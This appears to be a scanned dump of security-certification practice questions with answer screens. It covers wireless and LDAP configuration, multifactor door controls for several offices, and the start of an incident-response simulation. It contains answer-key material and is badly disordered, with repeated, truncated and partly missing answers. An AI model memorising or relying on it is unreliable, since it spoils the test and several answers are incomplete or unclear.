
DNS Servers: 192.168.30.4, 192.168.40.4


Reserved: A1-27-CA-23-45-76-E3
10.50.7.6

Reserved: B3-47-A3-18-E7-7D-E2
10.50.7.6

Domain: corporatenet

Port: 67





DHCP Server
IP: 192.168.60.10 /24

AAA Server
IP: 192.168.1.20

Wireless Controller
IP: 172.28.1.30

LDAP Server
IP: 10.10.20.20

Switch

WAP

WIRELESS CONTROLLER

IP: 172.28.1.30

Netmask: 255.255.255.0


DG: 172.28.1.1

Admin User: root

Domain: corporatenet

WAP Key: supersecret

Port: 1212



DHCP Server
IP: 192.168.60.10 /24

AAA Server
IP: 192.168.1.20 /24

Wireless Controller
IP: 172.28.1.30 /24

LDAP Server
IP: 10.10.20.20 /24

Switch

WAP

LDAP SERVER

IP: 10.10.20.20

Netmask: 255.255.255.0

DG: 10.10.20.1

Domain: corporatenet

Tree Name: wirelessnet

BIND Password: secretpass


Port: 389

WAP

Basic Wireless Settings	Wireless Security
Wireless Network Mode	Mixed
Wireless Network Name (SSID)	Default
Wireless Channel	1
Wireless SSID Broadcast	<input checked="" type="radio"/> Enable <input type="radio"/> Disable

Basic Wireless Settings	Wireless Security
Wireless Network Mode	G only
Wireless Network Name (SSID)	wirelessnet
Wireless Channel	6
Wireless SSID Broadcast	<input type="radio"/> Enable <input checked="" type="radio"/> Disable

Basic Wireless Settings	Wireless Security
Security Mode	WPA2 Enterprise
WPA Algorithms	AES/CCMP
Radius Server Address	192.168.1.20
Radius Port	1812
Shared Key	corporatenet
Key Renewal Timeout	3600 seconds





Performance Based Question 6

QUESTION:

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.

The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.

In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.

In the Help Desk Office, you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.

The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Question

CEO's Office

Public Cafe

Help Desk Office

PII Processing Office

Data Center

INSTRUCTIONS:

Instructions: The original security controls for each office can be reset at any time by selecting the Reset button.

Once you have met the above requirements for each office, select the Save button.

When you have completed the entire simulation, please select the Done button to submit.

Once the simulation is submitted, please select the Next button to continue.



Question

Company XYZ Corporate Headquarters Building



CEO's Office
Available Security Controls

<input checked="" type="checkbox"/>	Iris Scanner
<input checked="" type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Username/Password
<input type="checkbox"/>	Smart Card Reader
<input checked="" type="checkbox"/>	Voice Recognition
<input type="checkbox"/>	Pin Pad

The dialog box is overlaid on a 3D-style interface. The top part shows two men in business attire talking at a desk. The bottom part shows a woman in a headset working at a computer. The text 'Help Des' is partially visible.

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each

This window can be resized

ATA Simulation

ANSWER:

Company XYZ Corporate Headquarters Building

CEO's Office Available Security Controls

- Iris Scanner
- Thumbprint Scanner
- Username/Password
- Smart Card Reader
- Voice Recognition
- Pin Pad

Reset All

Save

Exit

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each

Done

Reset

Help

This window can be resized.

ATA Simulation

QUESTION:

Company XYZ Corporate Headquarters Building

Public Cafe Available Security Controls

- 128-bit key
- 64-bit key
- Pre-share Key
- PKI certificate
- SSH Key
- Pin Pad

Reset All

Save

Exit

Public Cafe

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require

Done

Reset

Help

This window can be resized

ATA Simulation

ANSWER:

Company XYZ Corporate Headquarters Building

Public Cafe
Available Security Controls

<input checked="" type="checkbox"/>	128-bit key
<input type="checkbox"/>	64-bit key
<input checked="" type="checkbox"/>	Pre-share Key
<input type="checkbox"/>	PKI certificate
<input type="checkbox"/>	SSH Key
<input type="checkbox"/>	Pin Pad

Reset All **Save** **Exit**

Public Cafe

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require

Done

Reset

Help

This window can be resized.

ATA Simulation

ANSWER:

Company XYZ Corporate Headquarters Building

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each office can be reset at anytime by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted

Done

Reset

Help

This window can be resized.

ATA Simulation

Data Center Available Security Controls

- Iris Scanner
- Thumbprint Scanner
- Mantrap
- Smart Card Reader
- Voice Recognition
- Pin Pad

Reset All

Save

Exit

Processing Office



Data Center



ANSWER:

Company XYZ Corporate Headquarters Building

Help Desk	
Available Security Controls	
<input type="checkbox"/>	Iris Scanner
<input type="checkbox"/>	Thumbprint Scanner
<input type="checkbox"/>	Password
<input checked="" type="checkbox"/>	Proximity Badge
<input type="checkbox"/>	Voice Recognition
<input type="checkbox"/>	Pin Pad

Help Desk Office



Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each office can be reset at anytime by selecting the Reset button. Once you have met the above requirements for

This window can be resized.

ATA Simulation

Public Cafe

Data Center



QUESTION:

Company XYZ Corporate Headquarters Building

Question

You have just received some room and WVIIT access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each office can be reset at anytime by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Done

Reset

Help

This window can be resized.

ATA Simulation

PII Processing Office

Available Security Controls

- | | |
|-------------------------------------|-------------------------|
| <input checked="" type="checkbox"/> | Iris Scanner |
| <input checked="" type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Proximity Badge |
| <input checked="" type="checkbox"/> | Smart Card Reader |
| <input type="checkbox"/> | One Time Password Token |
| <input checked="" type="checkbox"/> | Pin Pad |

Reset All

Save

Exit

ANSWER:

Company XYZ Corporate Headquarters Building

Question

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

- The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.
- The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
- In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
- In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
- The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.

Instructions: The original security controls for each office can be reset at anytime by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Done

Reset

Help

This window can be resized.

ATA Simulation

PII Processing Office Available Security Controls

- | | |
|-------------------------------------|-------------------------|
| <input checked="" type="checkbox"/> | Iris Scanner |
| <input type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Proximity Badge |
| <input checked="" type="checkbox"/> | Smart Card Reader |
| <input type="checkbox"/> | One Time Password Token |
| <input checked="" type="checkbox"/> | Pin Pad |

Reset All

Save

Exit



Performance Based Question 7

QUESTION:

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.

You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incident responses.


Instructions: The web server, database server, IDS, and User PC are clickable.

Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button.

When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Forensics Diagram

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.



Key

